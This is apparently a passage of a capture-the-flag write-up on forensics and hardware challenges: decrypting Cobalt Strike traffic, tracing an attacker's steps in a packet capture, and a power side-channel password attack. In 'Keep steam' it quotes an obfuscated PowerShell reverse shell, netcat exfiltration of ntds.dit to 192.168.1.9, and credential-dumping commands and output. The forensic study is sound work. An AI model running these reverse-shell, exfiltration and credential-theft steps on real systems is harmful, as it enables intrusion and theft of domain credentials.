42 11:37:33,785799 192.168.1.7   192.168.1.9   HTTP    884 POST /submit.php?id=542210184 HTTP/1.1
44 11:37:33,787354 192.168.1.9   192.168.1.7   HTTP    154 HTTP/1.1 200 OK
52 11:38:33,825120 192.168.1.7   192.168.1.9   HTTP    435 GET /cx HTTP/1.1
85 11:38:33,834078 192.168.1.9   192.168.1.7   HTTP  21390 HTTP/1.1 200 OK
01 11:38:34,997230 192.168.1.7   192.168.1.9   HTTP   4554 POST /submit.php?id=542210184 HTTP/1.1
03 11:38:35,000930 192.168.1.9   192.168.1.7   HTTP    154 HTTP/1.1 200 OK
11 11:39:35,034726 192.168.1.7   192.168.1.9   HTTP    435 GET /cx HTTP/1.1
14 11:39:35,037720 192.168.1.9   192.168.1.7   HTTP    134 HTTP/1.1 200 OK
21 11:39:35,039629 192.168.1.7   192.168.1.9   HTTP    660 POST /submit.php?id=542210184 HTTP/1.1
23 11:39:35,040890 192.168.1.9   192.168.1.7   HTTP    154 HTTP/1.1 200 OK
31 11:40:35,095353 192.168.1.7   192.168.1.9   HTTP    435 GET /cx HTTP/1.1
34 11:40:35,097376 192.168.1.9   192.168.1.7   HTTP    134 HTTP/1.1 200 OK
51 11:40:35,104046 192.168.1.7   192.168.1.9   HTTP  20302 POST /submit.php?id=542210184 HTTP/1.1
```

We knew of recent posts from Didier Stevens' blog where he decrypted Cobalt Strike traffic (https://blog.nviso.eu/2021/11/03/cobalt-strike-using-process-memory-to-decrypt-traffic-part-3/) from a PCAP and the memory dump.

With his tool 1768.py (https://github.com/DidierStevens/DidierStevensSuite), we confirmed that it was a Cobalt Strike beacon and also get some useful information like the probable CS version.



```
└─# python3 /opt/forense/DidierStevensSuite/1768.py freesteam.dmp
File: freesteam.dmp
Config found: xorkey b'.' 0x00000000 0x00010000
0x0001 payload type                      0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                              0x0001 0x0002 80
0x0003 sleeptime                         0x0002 0x0004 60000
0x0004 maxgetsize                        0x0002 0x0004 1048576
0x0005 jitter                            0x0001 0x0002 0
0x0006 maxdns                            0x0001 0x0002 255
0x0007 publickey                         0x0003 0x0100 30819f300d06092a864886f70d010101050003818d00308189028181009
c095a598678fd02360097fb4a3740d279c8ca61ed3e1b5de96d020301000100000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                    0x0003 0x0100 '192.168.1.9,/cx'
0x0009 useragent                         0x0003 0x0080 'Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Win64;
0x000a post-uri                          0x0003 0x0040 '/submit.php'
0x000b Malleable_C2_Instructions         0x0003 0x0100
  Transform Input: [7:Input,4]
   Print
0x000c http_get_header                   0x0003 0x0100
  Build Metadata: [7:Metadata,3,6:Cookie]
   BASE64
   Header Cookie
0x000d http_post_header                  0x0003 0x0100
  Const_header Content-Type: application/octet-stream
  Build SessionId: [7:SessionId,5:id]
   Parameter id
  Build Output: [7:Output,4]
   Print
0x000e SpawnTo                           0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                       0x0003 0x0040 '%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                       0x0003 0x0040 '%windir%\\sysnative\\rundll32.exe'
0x000f pipename                          0x0003 0x0080 (NULL ...)
0x001f CryptoScheme                      0x0001 0x0002 0
0x0013 DNS_Idle                          0x0002 0x0004 0 0.0.0.0
0x0014 DNS_Sleep                         0x0002 0x0004 0
0x001a get-verb                          0x0003 0x0010 'GET'
0x001b post-verb                         0x0003 0x0010 'POST'
0x001c HttpPostChunk                     0x0002 0x0004 0
0x0025 license-id                        0x0002 0x0004 16777216 Stats uniques → ips/hostnames: 17 publickeys: 17
0x0026 bStageCleanup                     0x0001 0x0002 0
0x0027 bCFGCaution                       0x0001 0x0002 0
0x0036 HostHeader                        0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                       0x0001 0x0002 1
0x0023 proxy_type                        0x0001 0x0002 2 IE settings
0x003a                                   0x0003 0x0080 '\x00\x04'
0x0039                                   0x0003 0x0080 '\x00\x04'
0x0037                                   0x0001 0x0002 0
0x0028 killdate                          0x0002 0x0004 0
0x0029 textSectionEnd                    0x0002 0x0004 0
0x002b process-inject-start-rwx          0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002c process-inject-use-rwx            0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002d process-inject-min_alloc          0x0002 0x0004 0
0x002e process-inject-transform-x86      0x0003 0x0100 (NULL ...)
0x002f process-inject-transform-x64      0x0003 0x0100 (NULL ...)
0x0035 process-inject-stub               0x0003 0x0010 'd\\ÁÂê·Ìñ¡T,¬\x13¾\x0c\x07'
0x0033 process-inject-execute            0x0003 0x0080 '\x01\x02\x03\x04'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0000
Guessing Cobalt Strike version: 4.2 (max 0x003a)
```

Reading Didier's blog, he details the steps to be followed to decrypt traffic originated from a Cobalt Strike v4 beacon.

> For Cobalt Strike version 4 beacons, it is very rare that the unencrypted metadata can be recovered from process memory. For these beacons, another method can be followed. The AES and HMAC keys can be found in writable process memory, but there is no header that clearly identifies these keys. They are just 16-byte long sequences, without any distinguishable features. To extract these keys, the method consists of performing a kind of dictionary attack. All possible 16-byte long, non-null sequences found in process memory, will be used to try to decrypt a piece of encrypted C2 communication. If the decryption succeeds, a valid key has been found.
>
> This method does require a process memory dump and encrypted data.
> This encrypted data can be extracted using tool cs-parse-http-traffic.py like this: cs-parse-http-traffic.py -k unknown capture.pcapng
>
> With an unknown key (-k unknown), the tool will extract the encrypted data from the capture file, like this:

We dump the encrypted data with cs-parse-http-traffic.py tool and select a short encrypted data to be used in his other tool cs-extract-key.py, in order to get the AES and HMAC keys.

```
Packet number: 69
HTTP response (for request 66 GET)
Length raw data: 48
a90d2b9f1710d749d2ec3878511f23799cb8c418a08e1514dfe0e4eb24b2ddaad8e1ea3fcf36fa2c2289aecd68c32665
```

```
┌──(root💀kali)-[/mnt/shared/ctf/htbuni/forensics_strike_back]
└─# python3 /opt/forense/DidierStevensSuite/Beta/cs-extract-key.py -t a90d2b9f1710d749d2ec3878511f23799cb8c418a08e15
14dfe0e4eb24b2ddaad8e1ea3fcf36fa2c2289aecd68c32665 freesteam.dmp
File: freesteam.dmp
Searching for AES and HMAC keys
Searching after sha256\x00 string (0×30a1b)
AES key position: 0×00438501
AES Key:  5c357fa00554fa9a4928f14795811e40
HMAC key position: 0×0043b821
HMAC Key: 09a36cf8781707756498d7f498211d47
SHA256 raw key: 09a36cf8781707756498d7f498211d47:5c357fa00554fa9a4928f14795811e40
Searching for raw key
Searching after sha256\x00 string (0×431fc9)
AES key position: 0×00438501
AES Key:  5c357fa00554fa9a4928f14795811e40
HMAC key position: 0×0043b821
HMAC Key: 09a36cf8781707756498d7f498211d47
Searching for raw key
```

With this, we can now decrypt the beacon's communications from the PCAP. We confirm that the decryption was successful as we can see Mimikatz outputs.

```
Packet number: 185
HTTP response (for request 152 GET)
Length raw data: 438896
Timestamp: 1636630713 20211111-113833
Data size: 438866
Command: 44 UNKNOWN
 Arguments length: 438784
 b'MZARUH\x89\xe5H\x81\xec \x00\x00\x00H\x8d\x1d\xea\xff\xff\xffH\x81\xc3\xb8\x87\x00\x00\xff\xd3H\x8
 MD5: aaef1a752d26993a64e1ede54d93407c
Command: 40 UNKNOWN
 Arguments length: 66
 Unknown1: 0
 Unknown2: 2112152
 Pipename: b'\\\\.\\pipe\\68479453'
 Command: b'mimikatz sekurlsa::logonpasswords'
 b''

Packet number: 201
HTTP request POST
http://192.168.1.9/submit.php?id=542210184
Length raw data: 4500
Counter: 5
Callback: 32 UNKNOWN

Authentication Id : 0 ; 328976 (00000000:00050510)
Session           : Interactive from 1
User Name         : npatrick
Domain            : WS02
Logon Server      : WS02
Logon Time        : 11/10/2021 7:12:07 AM
SID               : S-1-5-21-3301052303-2181805973-2384618940-1002
    msv :
     [00000003] Primary
     * Username : npatrick
     * Domain   : .
     * NTLM     : 3c7c8387d364a9c973dc51a235a1d0c8
     * SHA1     : 44cb46af6b1e8c5873bee400115d1694e650c5b4
    tspkg :
    wdigest :
```

In the last part of the decrypted communication, we see that the attacker listed and downloaded a PDF file named orders.pdf.

```
Command: 53 LIST_FILES
 Arguments length: 35
 b'\xff\xff\xff\xfe\x00\x00\x00\x1bC:\\Users\\npatrick\\Desktop\\*'
 MD5: 2211925feba04566b12e81807ff9c0b4

Packet number: 221
HTTP request POST
http://192.168.1.9/submit.php?id=542210184
Length raw data: 324
Counter: 6
Callback: 22 TODO
b'\xff\xff\xff\xfe'
---------------------------------------------------------------------------
C:\Users\npatrick\Desktop\*
D    0    11/11/2021 03:26:59 .
D    0    11/11/2021 03:26:59 ..
F    5175     11/11/2021 03:24:13 cheap_spare_parts_for_old_blimps.docx
F    282 11/10/2021 07:02:24 desktop.ini
F    24704    11/11/2021 03:22:16 gogglestown_citizens_osint.xlsx
F    62409    11/11/2021 03:20:47 orders.pdf

---------------------------------------------------------------------------

Packet number: 234
HTTP response (for request 231 GET)
Length raw data: 80
Timestamp: 1636630835 20211111-114035
Data size: 44
Command: 11 DOWNLOAD
 Arguments length: 36
 b'C:\\Users\\npatrick\\Desktop\\orders.pdf'
 MD5: b25952a4fd6a97bac3ccc8f2c01b906b

Packet number: 251
HTTP request POST
http://192.168.1.9/submit.php?id=542210184
Length raw data: 62588
Counter: 7
Callback: 2 DOWNLOAD_START
 parameter1: 0
 length: 62409
 filenameDownload: C:\Users\npatrick\Desktop\orders.pdf

Counter: 8
Callback: 8 DOWNLOAD_WRITE
```

By specifying the -e parameter, the tool extracts the payloads to disk, including the PDF file.

```
payload-2cf6d90b7f82a98b03be07b612f2fef3.vir: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
payload-18f9b2ca9e8916b1c3246a4355c1b60f.vir: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
payload-938592c96d1cabb8337c37ab71645b24.vir: PDF document, version 1.4
payload-2211925feba04566b12e81807ff9c0b4.vir: data
payload-aaef1a752d26993a64e1ede54d93407c.vir: MS-DOS executable PE32+ executable (DLL) (console) x86-64,
payload-b25952a4fd6a97bac3ccc8f2c01b906b.vir: ASCII text, with no line terminators
```

Opening the file detected as a PDF, we got the flag.

For the 12th Blimp Fleet

DO NOT SHARE

Plan	**Attack GogglesTown**
Time	**13:37**
Date	**11-21-2021**
Flag	**HTB{1_h0pe_y0u_f0und_1t_0n_t1m3}**

Flag: HTB{1_h0pe_y0u_f0und_1t_0n_t1m3}

Forensics

Keep steam

We are given a packet capture file. Because of its size and number of streams, we analyzed one by one to better understand the sequence of events that happened. The more meaningful were:

- **Stream 20**: download of PowerShell reverse shell and netcat executable.

```
GET /rev.ps1 HTTP/1.1
Host: 192.168.1.9
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 05 Nov 2021 11:00:07 GMT
Content-Type: text/plain
Content-Length: 1083
Last-Modified: Thu, 04 Nov 2021 21:01:30 GMT
Accept-Ranges: bytes
ETag: "1d7d1bf23c8353b"

sv ('8mxc'+'p')  ([tyPe]("{1}{0}{2}" -f 't.encOdi','tex','nG') ) ;${ClI`E`Nt} = &("{1}{0}{2}"-f 'je','New-Ob','ct') ("{5}{0}{8}{
f'y','m','.Net.So','ckets.T','C','S','PC','lient','ste')(("{0}{1}{2}" -f '192.168','.1','.9'),4443);${sT`Re`Am} = ${C`L`IeNT}.("
[byte[]]${By`T`es} = 0..65535|.('%'){0};while((${i} = ${str`EaM}.("{0}{1}" -f'Re','ad').Invoke(${bY`Tes}, 0, ${by`TEs}."Len`G`Th
Object','w','Ne') -TypeName ("{0}{3}{5}{1}{4}{2}" -f'Syst','ASCI','g','em.Text','IEncodin','.'))."gETSt`R`i`Ng"(${by`TES},0, ${i
{Da`Ta} 2>&1 | &("{0}{2}{1}"-f'Out-','ing','Str') );${SENdb`AC`k2} = ${s`eNDb`ACK} + "PS " + (.("{1}{0}"-f'd','pw'))."P`ATH" + '
-ValUe  )::"ASC`Ii").("{2}{1}{0}"-f'es','tByt','Ge').Invoke(${SENdB`AC`K2});${sT`REAM}.("{0}{1}" -f'Writ','e').Invoke(${S`e`NdbV
("{1}{0}" -f 'h','Flus').Invoke()};${clIE`Nt}.("{0}{1}"-f 'Cl','ose').Invoke()
GET /n.exe HTTP/1.1
Host: 192.168.1.9

HTTP/1.1 200 OK
Date: Fri, 05 Nov 2021 11:00:36 GMT
Content-Type: application/octet-stream
Content-Length: 45272
Last-Modified: Thu, 04 Nov 2021 20:57:46 GMT
Accept-Ranges: bytes
ETag: "1d7d1be9e4431d8"

MZ.....................@.....................................          .!..L.!This program cannot be run in DOS mode.

$.......PE..d.....sN........../......f...,.............@.....................................9.........
```

- **Stream 21**: plaintext reverse shell communication on port 4443. The attacker made a basic enumeration to know the user and hostname he had compromised, followed by a backup of the ntds.dit file and the SECURITY and SYSTEM hives, in C:\Temp directory. Then, there is a download of the n.exe related to the previous stream and a Base64-encoded (with certutil) exfiltration of the ntds.dit and SYSTEM files to port 8080 using netcat.

```
PS C:\> whoami;hostname
corp\asmith
corp-dc
PS C:\> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {7f610e6f-46fe-4e74-9cc9-baa92f19f67a} generated successfully.
Snapshot {710fb56f-b795-44ef-b88a-d25aa3026d36} mounted as C:\$SNAP_202111051500_VOLUMEC$\
Snapshot {710fb56f-b795-44ef-b88a-d25aa3026d36} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202111051500_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                Defragmentation  Status (omplete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {710fb56f-b795-44ef-b88a-d25aa3026d36} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
PS C:\> iex (New-Object System.Net.WebClient).DownloadFile("http://192.168.1.9/n.exe","C:\Users\Public\Music\n.exe")
PS C:\> certutil -encode "C:\temp\Active Directory\ntds.dit" "C:\temp\ntds.b64"
Input Length = 33554432
Output Length = 46137402
CertUtil: -encode command completed successfully.
PS C:\> certutil -encode "C:\temp\REGISTRY\SYSTEM" "C:\temp\system.b64"
Input Length = 15204352
Output Length = 20906044
CertUtil: -encode command completed successfully.
PS C:\> cat C:\temp\ntds.b64 | C:\Users\Public\Music\n.exe 192.168.1.9 8080
PS C:\> cat C:\temp\system.b64 | C:\Users\Public\Music\n.exe 192.168.1.9 8080
PS C:\>
```

- **Streams 23, 24**: transfer of encoded ntds.dit and SYSTEM files.
- **Stream 25**: encrypted WinRM communication using Administrator account.
- **Stream 26**: download of PowerShell file and Covenant C2 communication. As we don't have the Covenant's Session Key, it can't be decrypted.

The exfiltration of ntds.dit and SYSTEM hive is a known common method to extract credentials from a system. Mimicking the attacker steps, we decode with certutil the encoded files (previously dumped with Wireshark) and then we extract with secretsdump the encrypted but usable credentials.

```
└─# /usr/bin/impacket-secretsdump -ntds ntds.dit -system SYSTEM -hashes lmhash:nthash LOCAL
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x406124541b22fb571fb552e27e956557
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 9da98598be012bc4a476100a50a63409
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8bb1f8635e5708eb95aedf142054fc95:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CORP-DC$:1000:aad3b435b51404eeaad3b435b51404ee:94d5e7460c75a0b30d85744f633a0e66:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9555398600e2b2edf220d06a7c564e6f:::
CORP.local\fcastle:1103:aad3b435b51404eeaad3b435b51404ee:37fbc1731f66ad4e524160a732410f9d:::
CORP.local\jdoe:1104:aad3b435b51404eeaad3b435b51404ee:37fbc1731f66ad4e524160a732410f9d:::
WS01$:1105:aad3b435b51404eeaad3b435b51404ee:cd9c49cc4a1a535d27b64ab23d58f3e6:::
WS02$:1106:aad3b435b51404eeaad3b435b51404ee:98c3974cacc09721a351361504de4de5:::
CORP.local\asmith:1109:aad3b435b51404eeaad3b435b51404ee:acbfc03df96e93cf7294a01a6abbda33:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:6e5d1ccb7642b4bf855975702699f733034916dbd04bf4acddc36ac273b3f578
Administrator:aes128-cts-hmac-sha1-96:8d5709c4a7cab2e0f5fbb4a069b283fb
Administrator:des-cbc-md5:e302c7793b58ae97
CORP-DC$:aes256-cts-hmac-sha1-96:9c888129432a87257f81f6bb6affd91bc3b0ba9cf20e94ef9216364d79aab5bd
CORP-DC$:aes128-cts-hmac-sha1-96:0ac3c714050469724e5c41d21f7f86d3
CORP-DC$:des-cbc-md5:57497ce6972613da
krbtgt:aes256-cts-hmac-sha1-96:85c670ece27dad635c28630454154bb325b644b8f61d44f802b80c39277f529e
krbtgt:aes128-cts-hmac-sha1-96:15bfbb6b827c1904e49d77bf7624c2f4
krbtgt:des-cbc-md5:a2074373b920515d
CORP.local\fcastle:aes256-cts-hmac-sha1-96:c6319d38d781e145161c4b1a4ef11d08ad9be36c43b173b355f78c2cf2edf15a
CORP.local\fcastle:aes128-cts-hmac-sha1-96:144565c25d70678535b2908983d74f6e
CORP.local\fcastle:des-cbc-md5:6b0b2f01a731a78f
CORP.local\jdoe:aes256-cts-hmac-sha1-96:9d74074381d0000525c1cfbb24c2943e28bf415b89c8cf958eae5add39614ac8
CORP.local\jdoe:aes128-cts-hmac-sha1-96:7e0fb5fa7dcfa50ea0a8a55e08b63f74
CORP.local\jdoe:des-cbc-md5:610e67019e9b68ab
WS01$:aes256-cts-hmac-sha1-96:ccc215ff3ac06dc3e206f6e55cd1512f3bb00311d02c77591f3cb08e01d5a40f
WS01$:aes128-cts-hmac-sha1-96:5e94401d7da953a13d42809340ff6ec3
WS01$:des-cbc-md5:9885ea642f268ab3
WS02$:aes256-cts-hmac-sha1-96:dc3f081be6c29532904a073124a0998d857667cc5c531fcbe0f6d3e46d40eac2
WS02$:aes128-cts-hmac-sha1-96:7e494ea36b4fb80670f807a8c72e7b3d
WS02$:des-cbc-md5:b58a08dc9eabbc0d
CORP.local\asmith:aes256-cts-hmac-sha1-96:57e22c0b740ed35935f82a6e34ab84a683437105a4ab2f1f3ba70962d5c53112
CORP.local\asmith:aes128-cts-hmac-sha1-96:392a638579d925cca9e4ef7965b9dcdd
CORP.local\asmith:des-cbc-md5:839bd6e9380e40f7
[*] Cleaning up ...
```

Some of the NTLM hashes were cracked successfully, as some users were using weak passwords like Summer2020 or *Password123. Anyway, the NTLM hash can be used as an authentication secret, without needing to know the plaintext password in attacks like Pass-The-Hash. In stream 25, a WinRM session was established from the attacker's IP, using the Administrator account and a NTLM authentication method, so we could assume that the account was breached and the attacker could log into the system as Administrator.

In order to find out what actions he performed on the system, the WinRM traffic data needed to be decrypted. Searching for information on the Internet, we found a Github gist were the source code of a tool for decrypting this traffic was published (https://gist.github.com/jborean93/d6ff5e87f8a9f5cb215cd49826523045). Making some changes due to some problems on executing the code and parsing the capture data with PyShark, we could decrypt and parse the events and commands invoked by the attacker. Commands and outputs were encoded with B64, so decoding all these strings and looking for the flag resulted.

```
┌──(root💀kali)-[/mnt/shared/ctf/htbuni/forensics_keep_the_steam]
└─# python3 winrm_decrypt.py capture.pcap --hash 8bb1f8635e5708eb95aedf142054fc95 > winrm-decrypted.txt

┌──(root💀kali)-[/mnt/shared/ctf/htbuni/forensics_keep_the_steam]
└─# head -n 100 winrm-decrypted.txt
No: 21358 | Time: 2021-11-05T12:04:51.144128 | Source: 192.168.1.9 | Destination: 192.168.1.10
<?xml version="1.0" ?>
<env:Envelope xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:env="http://ww
://schemas.dmtf.org/wbem/wsman/1/cimbinding.xsd" xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:x="http://schemas.
//schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:rsp="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:cfg="http:/
        <env:Header>
                <a:To>http://192.168.1.10:5985/wsman</a:To>
                <a:ReplyTo>
                        <a:Address mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address>
                </a:ReplyTo>
                <w:MaxEnvelopeSize mustUnderstand="true">153600</w:MaxEnvelopeSize>
                <a:MessageID>uuid:2E1BED84-B255-4285-9F46-23B3140DEC55</a:MessageID>
                <p:SessionId mustUnderstand="false">uuid:0203E06F-B136-4239-AC80-80F196C3E994</p:SessionId>
                <w:Locale xml:lang="en-US" mustUnderstand="false"/>
                <p:DataLocale xml:lang="en-US" mustUnderstand="false"/>
                <w:OperationTimeout>PT60S</w:OperationTimeout>
                <w:ResourceURI mustUnderstand="true">http://schemas.microsoft.com/wbem/wsman/1/config</w:ResourceURI>
                <a:Action mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/09/transfer/Get</a:Action>
        </env:Header>
        <env:Body/>
</env:Envelope>


No: 21360 | Time: 2021-11-05T12:04:51.150923 | Source: 192.168.1.10 | Destination: 192.168.1.9
<?xml version="1.0" ?>
```

```
┌──(root💀kali)-[/mnt/shared/ctf/htbuni/forensics_keep_the_steam]
└─# grep 'rsp:Stream Name="stdout"' winrm-decrypted.txt | cut -d '>' -f2 | cut -d '<' -f1  > win-rm-commandsb64.txt

┌──(root💀kali)-[/mnt/shared/ctf/htbuni/forensics_keep_the_steam]
└─# while read line; do echo $line | base64 -d 2>/dev/null ; done < commands.txt.b64 > win-rm-commands.txt

┌──(root💀kali)-[/mnt/shared/ctf/htbuni/forensics_keep_the_steam]
└─# grep -a "HTB" win-rm-commands.txt
2"MGAypjN<Obj RefId="0"><MS><I32 N="PipelineState">4</I32></MS></Obj>Rt]Ond8;1␣;'J}L:j4<S>C:\Users\Administrator\Documents
<Obj RefId="0"><MS><I32 N="PipelineState">4</I32></MS></Obj>Rt]Ond8;1%rA(ö<S>C:\Users\Administrator\Documents</S>gt]Ond8;1
%rA(ö<Obj RefId="0"><MS><I32 N="PipelineState">4</I32></MS></Obj>^t]Ond8;17pDWR~g<S>HTB{n0th1ng_1s_tru3_3v3ryth1ng_1s_d3cr
ypt3d}</S>t]Ond8;17pDWR~g<Obj RefId="0"><MS><I32 N="PipelineState">4</I32></MS></Obj>Rt]Ond8;10_s(C(Rw<S>C:\Users\Administ
rator\Documents</S>gt]Ond8;10_s(C(Rw<Obj RefId="0"><MS><I32 N="PipelineState">4</I32></MS></Obj>
```

Flag: HTB{n0th1ng_1s_tru3_3v3ryth1ng_1s_d3crypt3d}

Hardware


Out of time

Quick, we need to get access to the bunker and we are running out of time! The door is using an advanced steam-powered door locking mechanism which we cannot breach. One of our scientists managed to make a tool that measures the mechanical stress of the pipes moving steam during the verification of the password and created a power consumption model but it looks like just random signals. Can you find anything useful in the data?

Between the description and the comments in the script, we know that the response from the server is in fact a powertrace of the machine.

Oversimplifying, it measures the power drawn at several points. The idea is that when we supply the proper password, the paths triggered draw more power. That is, even if they protected themselves from timing attacks, if they filled the other paths with nops, we can know the password just by seeing that it draws out more energy.

If we plot the answers back, they are not consistent between iterations, as expected from a real world system.



What is more consistent are differences against a baseline. We know that the flag starts with “H”. To guess the second letter, we get the powertrace for “Hx” (where x is any letter) and calculate the difference: PT(“Hx”) - PT(“H”). Intuitively, we are trying to see if the second letter triggers any new path.
We do that iteratively and we get the flag: **HTB{c4n7_h1d3_f20m_71m3}.**

```
→  out_of_time python script.py
HT
HTB
HTB{
HTB{c
HTB{c4
HTB{c4n
HTB{c4n7
HTB{c4n7_
HTB{c4n7_h
HTB{c4n7_h1
HTB{c4n7_h1d
HTB{c4n7_h1d3
HTB{c4n7_h1d3_
HTB{c4n7_h1d3_f
HTB{c4n7_h1d3_f2
HTB{c4n7_h1d3_f20
HTB{c4n7_h1d3_f20m
HTB{c4n7_h1d3_f20m_
HTB{c4n7_h1d3_f20m_7
HTB{c4n7_h1d3_f20m_71
HTB{c4n7_h1d3_f20m_71m
HTB{c4n7_h1d3_f20m_71m3
HTB{c4n7_h1d3_f20m_71m3}
```

```python
# We know that the flag starts with H.
res = "H"
arr = []
# We can get the first power_trace to calculate the differences latter.
for _ in range(1):
    arr.append(get_power_trace(res))
base = np.mean(arr, axis=0)

ALPHABET = string.ascii_letters + string.digits + string.punctuation
while "}" not in res:
    letters = {}
    for l in ALPHABET:
        arr = []
        for _ in range(1):
            arr.append(get_power_trace(res + l))
            time.sleep(0.1)
        # Average of all the tries to get a more accurate trace. Note: In the
        # end we only did 1 because it worked.
        avg = np.mean(arr, axis=0)
        letters[l] = (avg, np.max(np.abs(avg - base)))
    # Letter with the highest power consumption.
    l = max(letters, key=lambda x: letters[x][1])
    res += l
    # Update the base power_trace.
    base = letters[l][0]
    print(res)
```

Note 1: To get the letter, we calculate the maximum of the trace. This problem was relatively easy and we could get away with that. In the case of more sophisticated algorithms, we would have to do quite a bit more analysis.

Note 2: The for loops can be changed to run for x iterations. If we average several, we get consistent results. However, the script was taking too long so we tried it with just 1 and it worked nevertheless.


Hardware


Mechanical madness

We have intercepted an encrypted message with critical information, and also managed to recover the machine that is able to decrypt it, with a copy of the source program it should run to decrypt the message. The crazy scientist that built this machine was accidentally killed during the extraction. It's a very elaborate mechanical machine with tons of pipes and valves but we managed to reverse-engineer its logic and build a simulation out of it, but now we need to convert the source of the program into something that the machine is able to understand and execute! The encrypted message is already loaded into the simulation.

We are given a CPU schematic that we can load in logism-simulator. It is already loaded with the information in the ROM and we are given a program that we have to translate to assembly to get the flag from the ROM. In theory, we could reverse engineer the program, however, there are several custom instructions such as: msk or mskb.

The instructions are decoded in the CU, we poke there one by one to get their instruction codes:





We can see in the right image an example for the JMP instruction (JMP component inside CU). In order to activate the AND gate, IR has to be = `00101`. We can get almost every instruction op code like this. In order to guess the code for each register, we take a known instruction from the example like “movl ax, 10” and change the xxs “10xx0a” to see which registers are affected in the simulator (in which one we load 10 in this case). We can also see in the example and check in the simulator that instructions are assembled like:

